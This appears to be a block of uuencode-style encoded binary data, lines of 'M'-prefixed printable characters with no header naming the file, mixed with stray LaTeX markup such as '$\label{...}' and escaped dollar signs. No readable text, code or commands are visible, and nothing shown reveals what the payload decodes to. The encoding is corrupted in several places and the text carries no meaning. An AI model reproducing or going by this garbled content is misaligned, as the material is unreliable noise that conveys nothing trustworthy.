MXUK7:&@>X=/"ZFGC3>D>%_Y\;CN?^;.Y^PVV9+G)W/T:>1?RJ>CNZ?'Q&Q+D $M;9_U](X7.0%M'+FD=G\&WL$)@7KE=+3_JHS/KE2\JL/A)$WGZZ\Q<"R9^2ZP7$ M3./92!?OQ'0/6LP&(B?"?`&Z>G=E/O\@086??X!@J!1@E,\$Z&-#2:H3]]H]H $MM\%E5 < A'/R?'('['RQ5B3W\#BSRD;7T0 < /B^G6I[(W:10GH1J)9*8J==\%C2T],$ MVT)@W8E,]TB_(%S3<@U"AJ6<7Z#9W=)<\$=`^X_*W0`PKIS@10^5NA`+"#I4) MK7NP); % &: W/8SM7VI+*T-)) \> 'MC6L % \$_D <]([&@4W] W9PC+!) 8S4VWO#I@B M3(?J[>#=D*&:=GWI!\$(82V&LF'\A.8S.F4<6A7D0@UPP[L0OPL:R6,3%S?4^ MF[0C&X(DGTSRH;9V>-@L2PFF("8FQLNH%%!%D/:1033,AF\$3C51?=M!%KYQZ $\label{eq:my5JO+]/T]W&]<68ZB4ZL/G&*3XTZ>[+T=/^BUG,^W[N/O4FGB:Z^JV5_.9]$ $MGJ\$ 1[G<9\2^^Q2XD7FUWK:WK^,900C&IHVO)GK/:+3FF3".;L)\$;ZDT&!`U $M*4HHJ"--4D$2&COQQ_'@<CP0.Y6X!.G+V<*6;J(`KRI<,H*["S[C4+D[Z)YX])$ M'R3T< ?VM"4G3`JKTL9"V*2P;=XD9!8T]%>-!YML[Q%"H=S[\$.\)JK0GW<=/ M^OW5S:Y]NY"OD&A<B<:F;PG)2J(+FWN)J[N`"8%MR^G!.`B8\6809CG,X&"Y M/\$X"R^6%ZK2<BLINRZDDZ[*<RJ+`<K>B<28:(\!"LL0?1J7\$U5W`@D!8SK83 M7LBI\$A\47\QPOR;D8"\$*+HI5HAA#RZ=B/(U?\$UF\$U1VXA#C?/"ZN"L15]&+F M^35Q1?-X?B\R40SQ\$U!SH9KP(:SNP!7\$V5;]'N*ZAKW`*#L3-:YULF^DI=/# MM]1RC)'V5N_/U>.;1IN_''S^B%:?-*_-7QX]Z\$,I>L3S<<G*K77'DO@`\X* M*A&;L>\$32PD-',TGJ@YAR1[V:CU[[-*^3#&`^W+_VA8*M6/MOZ/%#AI`3PJK M*59:_7I!4%@FA1EO==%SH1M_\$5AW(@LB=4`[(L><)1Q6_K4..V@?+*>XQ(3U $\label{eq:mwu-} $$ MWU-^-u$4S@Y(^?BYLJXF;BZ"Y@0B.^{'8!4^+)8P.[I/T2$5V_/1B<CCN"J] } $$ MWU-^-u$4S@Y(^?BYLJXF;BZ"Y@0B.^{'8}BP.[I/T2$5V_/1B<CCN"J] } $$ MWU-^-u$4S@Y(^?BYLJXF;BZ"Y@0B.^{'8}BP.[I/T2$5V_/1B<CCN"J] } $$ MWU-^-u$4S@Y(^?BYLJXF;BZ"Y@0B.^{'8}BP.[I/T2$5V_/1B<CCN"J] } $$ MWU-^-u$4S@Y(^*PBYLJXF;BZ"Y@0B.^{'8}BP.[I/T2$5V_/1B<CCN"J] } $$ MWU-^*U$4S@Y(^*PBYLJXF;BZ"Y@0B.^{'8}BP.[I/T2$5V_/1B<CCN"J] } $$ MWU-^*U$4S@Y(^*PBYLJXF;BZ"Y@0B.^{'8}BP.[I/T2$5V_/1B<CCN"J] } $$ MWU-^*U$4S@Y(^*PBYLJXF;BZ"Y@0B.^{'8}BP.[I/T2$5V_/1B<CCN"J] } $$ MWU-^*U$4S@Y(^*PBYLJXF;BZ"Y@0B.^{'8}BP.[I/T2$5V_/1B<CCN"J] } $$ MWU-^*U$4S@Y(^*PBYLJXF;BZ"Y@0B.^{'8}BP.[I/T2$5V_/1B<MU] } $$ MWU-^*U$4S@Y(^*PBYLJXF;BZ"Y@0B.^{'8}BP.^$ MKGD/\$))5(5F5S\$I)#FXP655]>7" AZW0]B]4KJ(D'\$Z"FG3D1!2S2IF5T8YL M%J67R\]<9GF8F8,Q-\7<BGUN^`P#(\$\$E016E+XAQ.L;4,38Z4FW"G`)Q0ERZ MQZ7\$^;+%&8'Y'JBM;U`<TQ*I_\$%O%Z!@50"CY3%/3UZ;;S-7@_?\$58)+6H^X M)G;G\$R(NX,(44V%/G7Y!HD%)F!\LT::FPH>N#%9RHTL`LE\YO/QR/9]]6JX> M5A^_,;,TL?F_6^F->JZS3Q52SU>[>7L\$P*[/7*GYW&&GKRE-P84)3&J[`(H` M!"JA=2>V=-B696]IV>17#C]#RV*D\$%HVKY+`LAP\^)9][K#4UU2,D;):8KFT $M"Q^+P)YY)K3NQ*8.2\NZT2D(V,/\<H;U0[8CI!(J[@2AJ#E%142%=$4Z^HK(F)])$ MN@M:.JC3V@\GO#E6J!?3NA%.+:T12[[6OH.RB*+"VR&=SK;K&D2>=T%3!X59 M`D#F`<RJ9F,)(<86-)7]^]<00.6"&%_E*`[7\$[A@T/YN'7RN1BK'\-PT9@+1 $M_!'[Z\4"VH.=\#+:,M6@E:8K\&](B5(*0\)]ZMX%GRCSBPN/\83=U>ZZ\NY;G$

MT\?12?N&`9--TX1FX]7C=K]_H_(":?@.-RG9`ADF>60ETEMI'S]HI^G0]>5* $M9*F7X>Q+Q<K@"70Q/.N^79T]O_Z"<JI7("E%2BDDP-:;U=I\-+A;?/:EP./U$ MO/&-,KC]:2>+SYX<+\$ZO<EZ:A?&3T3L6E[,XM\,](\$60:38(=]+-']<K7[;R M@&P&VR?94.^\$8I\$,#[O8T@51K/98F"\$8SXG?_.XWSRKYE:L'W2.*GH6"5(5= MF;==F()3PY0:FM7B-C\$C\$2-%PNH`IQS.,\XMC5/\RK6#OD%!:!R."\)^/BH; MQKFE7B7U*F@<C\CPL9\L":0;N"+>XS"=^'UX=7'T/_OI1-\$Y-R&,>:3,(V-9 M!1P1`',"U1Z8LEA79M%;)O,IF4^USP?*-5`EJT<9[U&V>@#E5Y#REU:0^YX! MS\$Q01]DMEE-W>-FK"4Y&JI-2'5,70G)&,FH#@74'4CFDLX97(\I?6B/NNP<V $MH37\T'<R4HF22IC@\#\D,_PKA3V`=(JMXCW36J\$?G0\9&96]S[\&G.G=\#!?CS]$ MG7G6OBG>[#=DC\UC'3;5C6:"40\&,-R;MUK.E[Q8R!O'S-R:D#^0F;F[@EN7 MU\UX"5_[H=OQIQ4O!(+Z:7-.G)MS-&SBDU(S>-BL@5618+.LA.OM%D'!YJAR $M[J9]SZ9X:K<UL/&C467M<"RC_G"L5%?EA*4QH-.`R$Q3$69T/J-#,310Z0)R$ M03)6&`BL.Y"50S;"3"I=\$D78[Q0]_QEF211WA%D2[Y^21IS1?6DF06B49`PJ MFTN"ENLO""JT<; "KW4QHK!EADYP75=+F)&8UCTYG5/GDC&0TY036'4A%I->4 MXP7;BWK`P"JP^-_3?HE[?+OXZ<%C%_=[4B.Z9F?Z6;*%7B8VV]7<S*RW24&P $\texttt{MA} < \texttt{T'X@,\&/-+[V>^VXE5=N9Z23/Y18=/LV6*Y>'QZQ(8*;L;0KZUY:="$VV\L = "$VV\L = "$ M+S8~Z2:'S~U+@)N)36Y_.AB;#_4)>L3*~,K(_NULOMO@9G(4%\$/BV7@WYV=M M[E4Z?MKN5MP&R/2#)51580_VJNG>G2TJ80BP(PP0C#:[0XC8NAN<.W^[HMA4 M8=M0DOSG1%02H?GJ;BBR6!H*/Z3BP@NIN/R)D*I>/J3B+.N(J21ZP9B*5=H5 M5&Q7]MNGL%[>B6#8V<,,Q-;=X,R!&YV?X#`.!SW'>`@L/Q.S3>F6\$9IRV1AM,M3]'&GD.#JMROJ:QG_&JFGRUU@UR0Y9E2%EUJ2IG+-J",L(0U=*AOH`AW(< MKW9^-)\,KP>C>DRC%C#JC[2![<&3RCQKE\;:X<,U45];2'/3L"?SW73!K)UE MF8Q+]7S#AHK1`!4-@`ZE%Y<Q_.QA#7+4AU@2QX*(#9\$3<P#,7&'!)B&S!U/O M[.'1V%=>TA+?R,&``K-.:MQ;&`5DN.#,Q[,X<G)@28.\]?.8BSWS=^W!RFR/ MBZ3JAPW"_E!EZ`Z_8Y%;BLAHP*&-YW#DC(L<<4'>^GG,B6/NK'V3HXN+>C@X $\label{eq:m'} \verb|M'|)^IE65E2?07]O)] & Z[H++N$3,;Z&9R)X^Q6Z>: \hl3V_NG^!& HQ:JE5/S>+ \hl3V_NG^!& HQ:JE5/S^!& HQ:JE5/S>+ \hl3V_NG^!& HQ:JE5/S^!& MH[.PT^XY##D9X"VRUL_B+1PO7D+GQ@+22](K?]-S![*@?;'#C<ROS.>,V72] $ME6\\&\adversex \$ $ME6\Adversex \$ M0[/T/Q?OO<72Q*[/1L_YVLOY<?M0X)??'ZDAEP1,FJ^>U?N]PV%I%&D^KLR0 M]@^'PX`?:1XNRVP9^D&^HZ?=SBQ3D%*BI,#PIM?H-GV>V3*O'CUPH23-X51D MR[QQ.'RS1YJ/*VQ![QP.5U0@S<,5J6P[U(&S3U.V#"W>X.N<R6922G4;R6E" M-*U`BLIL7W\$U__C;_)MS6%DIF569SWA?3[SWT^-_X`Z(X0!5#*`S!"B360+ M56)IEK"ZC2MCA_.BD/U@F6!<\)PU>T9A^\OGHY!>#:*07F44TJN,OL^K0132 MJXQ">C6,00HVC\$(Z.(Q"NIA1Z/SKHM#WK!^%<&H0A552!E&(A5&D>;@J:4<A MQA-^&+KT7%'A9GI9=@8BMA=&?B32:8@WN*T=BAC5JHP/VC-,&\$5L\$/'5I\$W, M2\$2#2%@=X)3#O?K?U3?S KC7=)>%W6#Z.XYS^<WV>R\EE7CPDL0U+1/\.583 $M[YA2R3J%#QXM&JN4_=I!5-V"5;0WY5T^1*MF_[ORO9[R@1GW=PC,5]O=J]$ $M4\&\&_U?F*:=ZJ\PW3O+T9[YCF=F;06FZ9V4\QX/C[>>9+R_>M9YE;GU\9>?B$ M\$1*W?\VYPS]!53&R\&D@H&:D(K2(JT.@<L!7I^99MV-2BOT%,)=ZFP132]R0 $MC@VI9Z, +?C5-.0>C^F(94^Y&3;$;E3RO#,([Z1DE1/%I0^QMVJB,**,=&5]-$ M#\$S.!")-H8WVHX='KV>ST05NM:>JO*+#):,8UA'<FH0+JAHGL7?[;7+N,8S9 $M[)/=:62'SHRPM4NV=D2<"05[AYB.6+/IP^6=N9W!(^7*D6XWB]V<M'V\/>AB$ MW(TI;C#S<++8_N\$3&'13<XO-_<JV9T5A8ZY2091RL!)&*0<KGQX?%ZO7=#?Z $M-,0!_4+W%70?EO=:Q))$+$015K=Q<>1PFGK<)L="CA-F$Z?8D`T!$"S'OWG!$ ${\tt MHB(1>X^(JP-<Z7"P2XM<"3F)F\$T2TRZQ?,8Y'DW>\#/5E7J/CR>7@ZFPL)DH2}$ M.X4ZGCX\?)C._FC.HD*NG>5*6:)IJ'I1&5&HTL37_0R*#\$[H"WWMN`4-*'(! MKW;+[#[*P8_>J=G=QI*,D[&+T.ZF(''X,'^<+]UC0?:#'*DX;LMTY^NF?-2B MI!:F6^W!T&4I7\$9TW0-/8P</#(/Q*XC)BQ@F37L,0VIH&*3W&N:66J34`E'3 $MC < F(0 < P07??!E8/3,)?UX'TCQN5]G\`N'(=L5H^M8 < CUJK6OL)DO"R]9.!T=$ M0NCG#'XFN.Y&9[%#4YOQ</A;0YL,L_H^9:Z#C8`N#Z^@E`71\$R\$D(P2.(+CN $M02N'IN1\(< "7W0YK^X2WE\-["O"*$\\;4')#5C>T]4OT!2LI&'S4`Z*7<GB)$ $M+H/G<.3VU->]QLI_*D+^Q8>:BO?X44K(#!<A"!?AF4)*4D\$T/*",(KB0\$ M\$/R6@JOG"YX4/R;X+64J*!,&`CV@DJ!J+[CRNK-K?=F(GE0U8TQ%D/[G8@QB M!R6(6(KN5]AK<0"8\$(@OFF2I#_)D>QY7D]Z/P_!2.5K[9WGI8'@AE;,<_ZY6 MOUM0S08^E(KB*XJ/3Y.]L((P['(B0WV`HW(<GEW"Z"VBY]LE*7ZU71C*!6.F M0,STPA+"\$#%DJ`]P9([#]1G7%D23Y+U5@GO;^8I!HUH,GNX604_HYT\9%&6@ MTP-\$003\36S=#:X<F"H=70T'S7ZP/%3/E^\6FQW6>B*GD/D4>K293RTRB9Q2 MK@1?CI(^*^&S;DQ"#!Q&=-T'SPCWO*7/G3:K=HE'W/HB^'[QX!X`5ZZG;^7%

 MA5+A&^Z,04Q^{1=1^{0}}=;\#*GJN\$FG:IP2\#O*(G*GBB&Y,0^T\07??!$ M,P>G\$O7%X*3IB>I/>\++BR4JE@A/=&,*8N`)HNL^>.7@@1+T1!;]:4_X>>UL M7O`\$,J42(28A!IX@NNZ#9PY.)<S%G5>"HQ;YBXSB_9PI@*(`,'4?JB#*N(9X M"OSNI#GO`-G>V/WG)=:KINOY_"X8Z;KB?`'CB`+BR%X?B@ZTBRC\$U_T,J6/P MM!U?#R\;VF*QI>Q75H?8-IR;N*S\(G,6F3E-0I0B"JLGQ-?]#*5C\#09CO4@ MK-D"9]R#USN&X*MQ0<T/LY32DXBETSU]0'HH@8?(4A_D21U/CVIL#9+L^:KY $M[4%7EBP]9^{GT50}0$0B7D:4^R%,Z'JJ&:[R:*T-`5-A`];,+(#^],L1SJ>/Y$ M;+6\8]2[C5*A!O1C&E%9!DD?D\$&2(DC(4A_D21U/CR49)&GV(I;\Z:6D'[?D $M+97-J2QCL@^H"\$1,DJ4^R\$.2IQ63)\-Z>"T!3\$-6+])O!=GS6KB(HC!B>I\$,$ MR9Y0J.Y[;JJDP9"2D\$1E>`..^W#8>P4./^>\$=^#@8XY?5D9"&F7A[3A]!U_S $MUL^7A@=]XCLOI_-0!WIABC#4^#+4!SA^Q^FG7/@+$?OH2$T^><FX].[^*$ $M7QP8/TP_! \ -2+LO=O/-<[IPYQ.&4_I/*+2J&E]*-:R'+6,^+J?(74,M.7@)$ $M?'36T;_E:)7+GVV57Z!_<Q>ANS=[;0$\&6*:+SJT*43U<^1/F.T#Z@(1)22$ MI3[(4SJ>'MO>TK;5B]CV!7J\G[<MNRD547U&;!^00:L0M&2I#_*DCL>W;3@/ $M4MDOFP>U"J1H.45#3/7C%'$(*7+4AUA*Q^)K'<Z'5/6GYD,N,[_8(F*Q\&0_$ MCHXLX\$ARU(=84L?2T.AV='YR<=ML@8H^5S)*6P\[+8\?[_3!JB\ZN5TUKK\$_ $M@NV-,T!8-@7-*2B]V@]5A,*Q9*J_PU4ZKEY+W-(2U8M;0B?W6*O>F5$01D-$ M_5`&1(F`(%/]':[4<?F6,.LBS1Z^S`ZLMF]F^Y=NTD0>NNG(BH7F+!3^[<<I $\texttt{MXN!} << \texttt{M2'} 6 \\ \texttt{K'TM} \\ \texttt{\#GYM*} \\ \texttt{$+34R$ } \\ \texttt{XBGZO1IY-CDZ0B; UH29N]} \\ \texttt{$+32**0M_U(NFZ)} \\ \texttt{$+34R$ } \\ \texttt{$ M"JXC3WV8*75,U/3B7?V^8S11_3>/)MHZ4?V<ZC.&^H"*0`016>J#/*7CZ;'M $MA/5#%:&(,3+5W^$J'5>0)6YIB5_?"X5E\P+XB((R'OJAC`B[Z$RF^CM<J>/R))$ M+='LA0#X,[U0*RL620]R[;D/IXB#<\E1'V(I'8NO3^L+(!"V\$WK.-QNW_.PI $MJC(J\&I;!0$OH/RY(]P+I/;L@39;Z($_J>'IT90PGV;-U3=,?U/66XM"K7*'N)$ M!2H"X5:RU`=Y2L?CZ]KZG@C\$B_LU^"B8I_0KUY![@?2K74,F2WV0)W4\/;K2 MK^F+^]4K@^+0KUSE[04J`N%7LM0'>4K'XU 43W(E9&/FD)S1#3C,3&#=A4P< MDO>Y>U2Q.&9^(34C+_=V8;[7`50.R.M=?3*O'<*5`AUTVL(^&T)DWO'-(P?E MS:(>=7]++`H*R+1%CF_'!-8=R,PA>8\=2;P4#B<[6S1%-@0"474;5CH8KPIS M1-Z\A%O;VU1%_14<3UP=`A,'=-<2D,B[V2K%,GQJ1E:XG;@Z!"H';!R*)9WG $M4N, Q82 DAG \ 8367=@B<MCPG@6">&0(VZ-[4;2-W0A%?-W/D#F&@)?0B>=A$ $M7JR-/X>!EK1K"F2MG\5;.EX>)R.)!ZWP9$&35M*>)2*)J+H-2QRLM?6:B/U^$ M?5-(-R1C)H@H@NL>M')H;X>GC]AO\$3L=V-*YH+8(II[W=IP3IU3A2K1AV*O]AO $\texttt{M9J?-Q-?]} \# \texttt{EC} / \texttt{8?^8C} \texttt{KBT6'$)} \texttt{R9H*SX037/>C"H;V--CZ"6U} \texttt{1}_; \texttt{LA?`<E}$ MPJYE@NL0#5#LT.&W?`?CWAV\.7P`QU[)OAY`COH02^Y8PB^W#K;_'@L)^G\$% MLRLI04H)^E@JQ^(6:0+8?B--CBZJ'T>3VED-.>I#+*EC"=?X?"`W17%+93\R M9Y:(//+4AYD*QQ3.^1ULO^(!*?IQ-&R"4"1'?8`EB1U+.,_T@6S=(LK0BTR9 M)6*2//5AIMPQA3,(!V.#QWK1ARN874D96"]Z62K'TO7LYO)#&NDG-R>#8_/N $\label{eq:mass_model} $$M'^3M'^RO$ (\color="Model") C[,(\color="Model") C[,(\color="Model")] C[,(\color="Model")$ MEC, UDZ=6FB7L3`DPOD9II3NHJ:7"W\$!I*4\&E_IU5#DV8<7\$!>[1]&ZZUA]A M)].[.RW`]K6AJ,85C;BA\$4?TLE(+^7GR./W?%<Y<%A"RW\$L>26*N="(SWLFJ MF9T[2`Z+Y3Z'PKZON>&=E]Z-C/>;Q\UD,Y]]]MZK8?+7Q\6N]53-`J]X@F\$R MWVQ:;]88ALGT@_:(VV:0970*]FDV@_[^FARR(L7_3,VRP.J5E23(\$7SF007) MTW+Z>; IXV-, S*+:+)^9FD-439<\$&!5`6(:5HA\$?<//1\OYG/)\O9!*Y,T&? MY)_,[C\V2:DBJ9&<)S2#%CJ0.54EN>X^:JTG.*1)8@F%U_.E>=E\LM6&(BF+ $M/$%:I)B"-)/3Q$^>K/_8-0K+;)58&LO/5D_+W9Z@Y-VM5IRC.A2V.IAVJHM<$ M6C+&.A8V.=4-TN1\<#:<F!OK6:UQJ62:/MAG#5@G=*`C/"8SWFT(OLE'9?UT MOC9[YRYY1;VSE<Y\$AZEB6USTVB`4">J>C@IC9'.<'Y2X=9=J(34U-B&09=H> M@28[\+'],*UF#R05"%H18'W#--L[W/"[7-VUO!+Y8>OK_[1<_/-I/OFH%5HC $M': J70KQ^@Z:91!CCPQY((9"2\AI'UH/SP<2\1BV"8ITG5X$+'Z;+*2S:>A@H$ MR3,Q::E)N./598ERT6\$B:RU:FR9FQLV)!`5Q)>_.EB:JK0QYTZNN_=4MF0W^ MI;VI4H["2^*].?C,Y%3!GH%?\$S\$E5MQ":B%46!\$P(_'QD4A:X<T/W79H1W,[M*FUH4C?S'?HUVLRF/FR7SOM(\A1(,DGZL\#_*7\JR\\$Y+I*__N7@B@EZ]\DZ'+ M2&Q6?CJVC)&PV:VDV#2E*%N7EE\$6?10%#AG@(##^\$O,"*+27E,X\$CJ=,6C*' $MV > /=9+9^{V} \otimes 0 \times 0^{F} \leq 3QJ > KN!H-Q \leq 2H-4R'(0^{6} \otimes 1^{2}A(>GJII5A3)$ M=*F93<5A79+U#J>Q>;^[\$7JI,DV:L@ZB([=X&=^Y\&&E;=VT::Q@TLW\<;6; MMTA99FFSS]N);K!T;N@:Z&YT]UO=7712RPAAVY15M"I\$*S/UZ@24`D!3#J13 MVV^PY'U@=#&0W>FN76E[)*H/172_%PJ+8`9UNOP6DMFB^>534NSYA!Q4I0U($M!("6\C.0>AF/=-C4'TPXO)X\G9P?E)C@:G$T^]H"U\9BNOM2HP<=13UY78W$ MF^L,.V@?IMNY'LEM-?7F!N_(IY\$M!@_UC9B4[)..ZS\$3TWUB?>DEZS`U/XA2 MH#1YGY&RQ\$*(B59E>+JGED)%JI=EQ2Q?G9Y=[\6,I'R@?4)LX9@I"O+5W%Q`

M, C&5X\$E?VR9`HP&R-4^S[-DS2865CW2_-#I_X_FA@H'@CE>?=&P\S'5^2(=[M*XS,?=9W^MO4A8Y10\-#I\?H3E&&G3P<+1!B;U\;2.:W'OH_9.GV+84YHW!C M;Q2@"S>N;)2J.DN]>5K<H<2BH\22MG,E,UL6";<@=P@U.FT:*=I'ZT3(VL+7 $M(,7X@HCR409[07-)^YF=AABG<XR/Y,72)6<R+G3YVB+I^'K@\J(>';^70E-L$ M#>?S53I.QOS#Y=UZM5CN<,,([\$.5ST?'+M'M\$'<Y2[&9%&L6J`.B^`4+!D09 MD'Y6Q7RS')W_?7)Z+MA"L.6^5Z**O)?08<7X2:2Q:`)<JS!N>"F)!9FX*/#4 $M'^{,R[@`I.TX<+;PC=W,/9/<\X8&]V/[FSFJB/(DH)&29KE#&ZNW^J2]-M6}$ MH^OWC;!*2H;5'OB/)J!JQMUX>'QS97+Y^\58ZJ!]F(LO`GC2'D_7TP^+A\5N M,6]&PNA.=]B+W3=<AH#. $P(N(T>-:9[6R(W_L)K%4?M@/I("<J;@%*V\]D$0@$ MIK\@UN#,VLKY=<M*MZ*=W6ED'X;`I,#J9A(8_)YF)ZO'Z6))I,I<&L&>+I?3 M[?;+:G-GX:B??K+/P;FVJT#>QI=>%410MF5F-/L]K!)L01ME!VPT\$!N5#1M5 MSS51]4,6JE[>0`-1NA*E2QJH%XM1\$7YC&DBJSG\$]TDC=`.\$=7K/<%`M'(API MZHFQ"G=!T5+FB9&GG9=.6UWJQS;TM^:/J`,51_:#I]TGZNG7C,O#<DC3@J^M M(A`D'UZBV?1K?:8\$BS!`YPSHV9LS:Y>+J]\$_D/F^!<U*8:DD^SR29I>]Q]7% MM3Y\$(,V=A\$X>AZTH]%[MMO-_O@8D:3=U-!"4[LH:`IFOL/CM%N!6!,B^+T`> M"N"WL!UYBP2P(LIPS?!O0[.]YOI*OS4XJ/?6RPN!EK2>NTNW?Q2ZU@--J*;? M"S3#8ZU2&F-E-4._[[7)E:PTH.-OIL=R%L?/:&<RTH9'?FSZWY]?#WZ7&G\$Z MPCQ!DU.,/L;?EKOIUS=Z3(,`WH]!;#H+1*[>G1/=V:+PS!:.04_*K<HC\: MMJ*>Z>G"X,W0"EC@=-=;C"TY2X23S>UH5_.UF6PN=^AN&@V5NS8OQGM=+LT? M]; "EVJQF^L(-FT8%K\WRML9; (T![UU)=K6>CI:[T]U.]GW*)9]HA@BV/C1>/ $\texttt{M3NFS1E} = /2[/J"8"[EN], 3ZX_SC?\#] > <](5>V'S4+Z^;N?;, [CK2RE+) = `^(]$ M(>O; #O8MK7W-Y^Z`5DEX8/8/\$/A/=?P/]`'TTYMSK+I;<!P+.K%Q+6W/R6B, $\label{eq:miz3} \mbox{Miz3;Z$30F>0=YZP.+;[KP5$]$"8E3/;.K)/$=CW=S3Y=3S\\\S(,*WJ"^!EO)$ $MLK"CQS>^903/-%[V2B`F22)F5;3:GN'YR>7%Z/S:1F:"UD\[PS0WJ]GJ83S7$ M2W[+F>L<O`'UZ_YVC[E""HQ,)7>(V@=+!08;6SS'>%>Z'9AHY/#J='`\%&'M M6[;AB-]%\1T,F<FWFBB,?Q#C"M30!?ZZ\$8R"-ICZ.Q=B":D;9%L8=^WUR?Q^ MJE^+""H)5LDINVX!]/_MI9/F`D5O\$:G+'&(^B39L.CH`*P1FHHOXB>NH`RM7 $\verb|M_X56]NM| _D.V=4; \verb|PC89M@|| `&; -L+DS8|| > P"|) '] D.X$908184VIS!78 \\ |-SL=Z| -L+DS8|| -SL=Z| -L+DS8|| -SL=Z| -SL$ M/4RZ%.G\$LOT<&O7LI^;0S1(H1B["9K(24E^8FS#?8`@`@A)`P<ZL='-16.'J MQGP")ES:FHQM319_;\2PW"[T@,'D=#YVPST31;10%^/VT_SA8;HVK*>C>GAQ M.3FM!V_&AC,%)Q:=M83P3I.<[,F3P7I]--W@5:9K0TJQJ#K[X"ZNZMWY_<1= MF&=ZT5'78[<#'-3AG4NJ5&,G)OP%/S[@+1#`V\$7B\$=G+RR/=60VN!Q#8CC12 MC#K:I!PD##4\$\O;\$J#NQ^G0]TPJ`Y2XM=R7<A?EB<*%',N]'>ON5*61@L[&/ MLI7/L\OHI&4*=.K.%OW&@V&0[6AF/R@7;F2R_=?U8LTW8]"2R*,Q+8DE!&*H M9K^3=2,206#B#6B@_JVHC\\\>?*?H#^>B+'Z\XV8ELRBGD0&=MUW(Y0@"AH` ML^JWP[H>_CX\UFV5F:XQ`DIL.0@M<'^&ZYWQV=%="T:CN`,1NFWZT#Z_=*IG MD?[9)2B2ICFF<>:8"03A;ZZ_QNM?DF%'Y'E_8\$1L13Y[#@<KO3M=O(P3NA MD<?HI%YL[<@37RVDU..'Z98%<N3YZ8_Y-Z3#\$Z5W`?G;%>Y"\VX?I_XO2=6 M2--=%#8@, #F3*4;;RHS)2ER"C8+=((SC\(O)/M\=?I/O39(7\AMCEWYC6I?? M2`K]!LHO\5N:_A5^DZJ\$42NL[?P6@C(!8:D#:/@-_9>Y/?[F^'H@7L/'O<AS $M" $^2G3XM9\W7"M8X[MTX-[B^7C6KVKUM@DS6;E?-_6#Y[4*O:MK7G`=F>\T<$ MQ2F,'&`'L 9S-EVO]7*H>Y^LX!&Y?VDS?31;CZX7.U>3\$SX(W52-T5N(%;"S MLAM2"J2BH51@*`GO-/H3ADI3WU!(^+<;*DU[#27A@G\$D5*2A0D@B\$'1AP-)0 M?MN-8:2N`UZO(E9:V)2H<57(;K=9?'C:[0_3\]D9,V9_F'XSFKH79BJ%]V4T MV2R*.UIJ/M]K`\CSNIY,(GHNHF<-B>E6\$_^J>GF)"TBL:WDH<:89LR3'Y_&F $MR+1V(2+;:/S[S?#J_=61^4!H67#N:&H7*K-)D;R\KC*3IA=F\%:@I%?&5BC7$ MRUE*KJ1D=`L=@"P"P*[_\$MGL]`4H\$8.Q<2<@E9PRY`1DT.H)E".,"E)U8Q0P M=LF6X&8L"Y!UOD!F70@Q`JZ4)A1`K[R<E2;OG#5\62QU/;XW"Y27>LXV,7K; M.8]Q86:W?Y9C?<60_H2\F;\V:<V%WI1O7N.%V'JQT_593T`7TV4C]KBTZ%^P $M<:5/(GN)7(U;[:8/YM(C3J[]38QOY],[M[#G;V+4P7/QX7_G,[S_[;^_XI87]]])$ M+!V-S;X?'7_;ZI"[7C#HHP1]*28CE]HREF*V;2G;ZZD,Z:<;O>S,]#Q&"!,? M1]\$2MS61C%HO19GZY<O/=Y@<M7%GD"ID(:GMGIUQ!6(SP][93GIFZ>A?@;-N ${\tt MYF?8Z_>70^MG-"]9M^DC,>\$BN3\#MO4_3E,`KOM>MQ8U2:.='R[OY5Q<"(8`W)MYF?8Z_>70^MG-"]9M^DC,>\$BN3\#MO4_3E,`KOM>MQ8U2:.='R[OY5Q<"(8`W)MYF?8Z_>70^MG-"]9M^DC,>\$BN3#MO4_3E,`KOM>MQ8U2:.='R[OY5Q<"(8`W)MYF?8Z_>70^MG-"]9M^DC,>$BN3#MO4_3E,`KOM>MQ8U2:.='R[OY5Q<"(8`W)MYF?8Z_>70^MG-"]9M^DC,>$BN3#MO4_3E,`KOM>MQ8U2:.='R[OY5Q<"(8`W)MYF?8Z_>70^MG-"]9M^DC,>$BN3#MO4_3E,`KOM>MQ8U2:.='R[OY5Q<"(8`W)MYF?8Z_>70^MG-"]9M^DC,>$BN3#MO4_3E,`KOM>MQ8U2:.='R[OY5Q<"(8`W)MYF?8Z_>70^MG-"]9M^DC,>$BN3#MO4_3E,`KOM>MQ8U2:.='R[OY5Q<"(8`W)MYF?8Z_>70^MG-"]9M^DC,>$BN3#MO4_3E,`KOM>MQ8U2:.='R[OY5Q<"(8`W)MYF?8Z_>70^MG-"]9M^DC,>$BN3#MO4_3E,`KOM>MQ8U2:.='R[OY5Q<"(8`W)MYF?8Z_>70^MG-"]9M^DC,>$BN3#MO4_3E,`KOM>MQ8U2:.='R[OY5Q<"(8`W)MYF?8Z_>70^MG-"]9M^DC,*MYF?MYF.$ $M)B, 42'T[?U@[=A</(8+\C`G[CFBM-QX]^`&!8,$*RGSC/\GC(D6(#)6R%"8S)]$ M%ILN]4"H^4C*L=XG=HE)B_<L3Q`^&%^%X<.PHH]]W\")A76BHI,#0`D`)JT` MTLO'%S=FKC\Y&>I]AB,LV]I*C2U#4;>C1?4NGVERB'!&5YE'[71:I0)\$X'2Z M8#R;6A+'S:\$[Z6?F:&J^\[-'0&?C_.P(7E6CF^F&T'@PMLRC,SN//HQ,!)FR M^D7TS.A<[U@X/QZ&KK\$G6KM=@QL5I!7K\8T/8; `V:N0-MJO:SS_[05[0ZL`5 M2`];89K(:1%JGHOF&6W4#U4"+6BDK!6^?G>\$27>'=4*_^:T@)I'@ACC=H"0" M2":11/.`#5Z1`CD1F+PT%0-T?%'7ND[ZN\$QP>0-77XR'/DH)JB"JJY,V^U/O M'CZ:3GIR?/+VXN(WYI";#MK\8&E5__+]JQ3;TXZ;V,QB8]!.F[3<HYU>-6G*

MHUV<GC>)A4>\U!^=+@=Z@=%`++ELD<?#ZYM+1ZX\,DF^=I%'Q])EBR[JVY>9 MC;KCH?8%OELC/;%[ONUSU^UA:/!P-:?]K#FMN?_FXP>]A*[;)J2GD9O_F[?L MCU</*].=I+FM\8)A77)/.;EU`,/&!_!3?DS\$R?7EV]7J#^25H3&SR>:"P@>] $MH=5=?>.MD?K:BW7H<$S".^AT.A9+`6S;\5;L6/Q5=OR5YDO3;O/=BGD8NQB!$ M=]`KT/D9\$4!GOE-]7%>B,(FQY/2CUN.U3V[IJ5Y]/-4?BNV:9[*WV^+2?.UA $MOFG2;S38G@9V/6A@2Q@ML&5.<_6%8ED&;J]*C)(X[<==0<!';N^YT8E]MW<.$ M9S*9G(W&8 /Q95#KEX[/S+>E2>M\$SM*HS:='\$ZY7V60^/)IXZU6><^!%-.CX 